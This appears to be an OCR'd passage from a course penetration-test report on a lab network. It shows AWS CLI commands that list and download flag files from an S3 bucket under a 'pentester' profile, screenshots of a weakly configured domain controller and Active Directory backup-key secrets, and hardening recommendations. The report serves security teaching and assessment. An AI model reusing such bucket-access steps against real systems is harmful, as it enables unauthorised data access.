
```
C:\[redacted]>aws --profile pentester s3 ls enpm809q
2021-11-27 20:57:00        227 README.txt
2019-11-09 22:17:13      52910 flag1.jpeg
2019-11-09 22:17:12      52828 flag2.jpeg
2019-11-09 22:17:13      53230 flag3.jpeg
2019-11-09 22:17:12      72435 flag4.jpeg
2019-11-09 22:17:12     105909 flag5.jpeg
2019-11-09 22:17:13      78246 flag6.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/README.txt junk
download: s3://enpm809q/README.txt to junk\README.txt

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag1.jpeg junk
download: s3://enpm809q/flag1.jpeg to junk\flag1.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag2.jpeg junk
download: s3://enpm809q/flag2.jpeg to junk\flag2.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag3.jpeg junk
download: s3://enpm809q/flag3.jpeg to junk\flag3.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag4.jpeg junk
download: s3://enpm809q/flag4.jpeg to junk\flag4.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag5.jpeg junk
download: s3://enpm809q/flag5.jpeg to junk\flag5.jpeg

C:\[redacted]>aws --profile pentester s3 cp s3://enpm809q/flag6.jpeg junk
download: s3://enpm809q/flag6.jpeg to junk\flag6.jpeg
```

```
webmaster@ubuntu:~/.aws$ aws s3 sync s3://enpm809q ./images/
download: s3://enpm809q/README.txt to images/README.txt
download: s3://enpm809q/flag2.jpeg to images/flag2.jpeg
download: s3://enpm809q/flag1.jpeg to images/flag1.jpeg
download: s3://enpm809q/flag3.jpeg to images/flag3.jpeg
download: s3://enpm809q/flag4.jpeg to images/flag4.jpeg
download: s3://enpm809q/flag6.jpeg to images/flag6.jpeg
download: s3://enpm809q/flag5.jpeg to images/flag5.jpeg
```

```
┌──(kali㉿kali)-[~/Desktop/ENPM809Q/Final/images]
└─$ md5sum *
ec920f6a63f80bdaed233844dee35602  flag1.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg
a85542996ce7232ac1a820ad3e7b8b70  README.txt
```

- Inside the S3 bucket were the 6 images and a note with a questionable philosophical posit. (At Caught-by-22, we think coolness cannot be wasted away: once cool, always cool!):






Additional Recommendations:


1. Separate accounts should be used to access unrelated critical information and functions and the passwords must be different, to reduce the damage, if any one account is compromised.
2. Temporary security credentials should be generated for all operations and using AWS vault.
3. Using IAM credentials to assume roles on each of the different accounts either in CLI tools or via the AWS Web Console.
4. Access to critical data and controls should be protected with passwords at least 12 characters long. 8-character passwords are cracked too easily using conventional computers.
5. Not saving the passwords and important information on the desktop/home or any other easily reachable place. Keys and credentials used to access sensitive data must be protected the same way as the sensitive data themselves.
6. Not providing regular user accounts authorization to create or access admin accounts in the windows server/desktop operating system.


Conclusion:


A few final thoughts and recommendations: on a small network, such as the one used by this client, it is best to keep the system to a similar configuration. This network has 4 computers, each with a different operating system.
In order to protect these computers, detect intrusion attempts, monitor traffic and prevent malicious activity in real time, various software tools can be bought and deployed. Firewalls will limit the incoming traffic, anti-malware solutions will detect attempts to download, install and run malicious software, IPS / IDS systems will prevent intrusions or alert the network custodians. Backup software will ease data backups and make them more effective and secure. Regular updating of the operating system and its components, network and security software will keep the network protected from emerging threats. Regular vulnerability scans will keep the IT team abreast of the current security posture.
A sensible and effective password policy will safeguard logins and prevent easy access to the group's computing assets and data. Multi-factor Authentication (MFA) will provide an additional layer of security to both on-premises and cloud accounts.


The following images demonstrate our findings, highlighting open security issues, which exist on MakedDJ network:



Server Manager ▸ Local Server
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
PROPERTIES
For MASKEDDJ-DC
TASKS
Computer name MASKEDDJ-DC
Domain maskeddj.enpm809q
Last installed updates Never
Windows Update Download updates only, using Windows Update
Last checked for updates 11/9/2019 8:32 PM
Windows Firewall Domain: Off
Remote management Enabled
Remote Desktop Disabled
NIC Teaming Disabled
Ethernet0 IPv4 address assigned by DHCP, IPv6 enabled
Windows Defender Real-Time Protection: On
Feedback & Diagnostics Settings
IE Enhanced Security Configuration On
Time zone (UTC-08:00) Pacific Time (US & Canada)
Product ID Not activated
Operating system version Microsoft Windows Server 2016 Datacenter Evaluation
Hardware information VMware, Inc. VMware7,1
Processors Intel(R) Xeon(R) CPU E3-1545M v5 @ 2.90GHz
Installed memory (RAM) 1 GB
Total disk space 39.45 GB
EVENTS
All events | 183 total
TASKS
Filter
Server Name ID Severity Source Log Date and Time
MASKEDDJ-DC 10154 Warning Microsoft-Windows-Windows Remote Management System 12/9/2021 12:24:20 PM
MASKEDDJ-DC 1014 Warning Microsoft-Windows-DNS Client Events System 12/9/2021 12:23:44 PM
MASKEDDJ-DC 1014 Warning Microsoft-Windows-DNS Client Events System 12/9/2021 12:23:43 PM
MASKEDDJ-DC 1014 Warning Microsoft-Windows-DNS Client Events System 12/9/2021 12:22:11 PM
MASKEDDJ-DC 36886 Warning Schannel System 12/9/2021 12:21:36 PM
MASKEDDJ-DC 36886 Warning Schannel System 12/9/2021 12:21:36 PM
MASKEDDJ-DC 36886 Warning Schannel System 12/9/2021 12:21:30 PM
SERVICES
All services | 198 total
TASKS
Filter
Server Name Display Name Service Name Status Start Type



IT-Admin
TASKS
SECTIONS
Account
Organization
Member Of
Password Settings
Profile
Policy
Silo
Extensions
Local path:
Connect
To:
Authentication Policy
Assign an authentication policy to this account.
Authentication Policy (if not member of a Silo):
No authentication policies were found. Create at least one authentication policy prior to assigning an authentication policy to a principal.
Authentication Policy Silo
Assign Authentication Policy Silo
Authentication Policy Silo:
No authentication policy silos were found. Create at least one authentication policy silo prior to assigning an authentication policy silo to a principal.
Extensions
Published Certificates
Password Replication
Attribute Editor
COM+
Environment
Sessions
Remote control
Remote Desktop Services Profile
Security
Dial-in
Group or user names:
More Information
OK
Cancel



Remote Desktop Connection
Remote Desktop Connection
General
Display
Local Resources
Experience
Advanced
Logon settings
Enter the name of the remote computer.
Computer:
192.168.2.159
User name:
You will be asked for credentials when you connect.
Allow me to save credentials
Connection settings
Save the current connection settings to an RDP file or open a saved connection.
Save
Save As...
Open...
Hide Options
Connect
Help
Windows Security
Enter your credentials
These credentials will be used to connect to 192.168.2.159.
User name
Password
Remember me
OK
Cancel



Active Directory Administrative Center
maskeddj (local) ▸ System ▸
Manage
Help
Active Directory...
Overview
maskeddj (local)
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
LostAndFound
Managed Service Accounts
NTDS Quotas
Program Data
System
TPM Devices
Users
Dynamic Access Control
Central Access Policies
Central Access Rules
Claim Types
Resource Properties
System (25)
Filter
Name
Type
Descrip
AdminSDHolder
Container
BCKUPKEY_24c97916-d18c-4f3d-a017-a418f177207b Secret
secret
BCKUPKEY_c52e4dc2-301e-47d8-9aa3-8abfb69f9ba1 Secret
secret
BCKUPKEY_P Secret
secret
BCKUPKEY_PREFERRED Secret
secret
ComPartitions
Container
ComPartitionSets
Container
Default Domain Policy
Domain Pol...
Dfs-Configuration
dfsConfigu...
DFSR-GlobalSettings
msDFSR-Gl...
DomainUpdates
Container
BCKUPKEY_24c97916-d18c-4f3d-a017-a418f177207b Secret
Object class: secret
Modified: 11/10/2019 7:07 AM
Description:
Tasks
BCKUPKEY_24c97916-d18c-4f3d-...
Delete
Move...
Properties
System
New
Delete
Search under this node
Properties


GptTmpl - Notepad
File Edit Format View Help
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
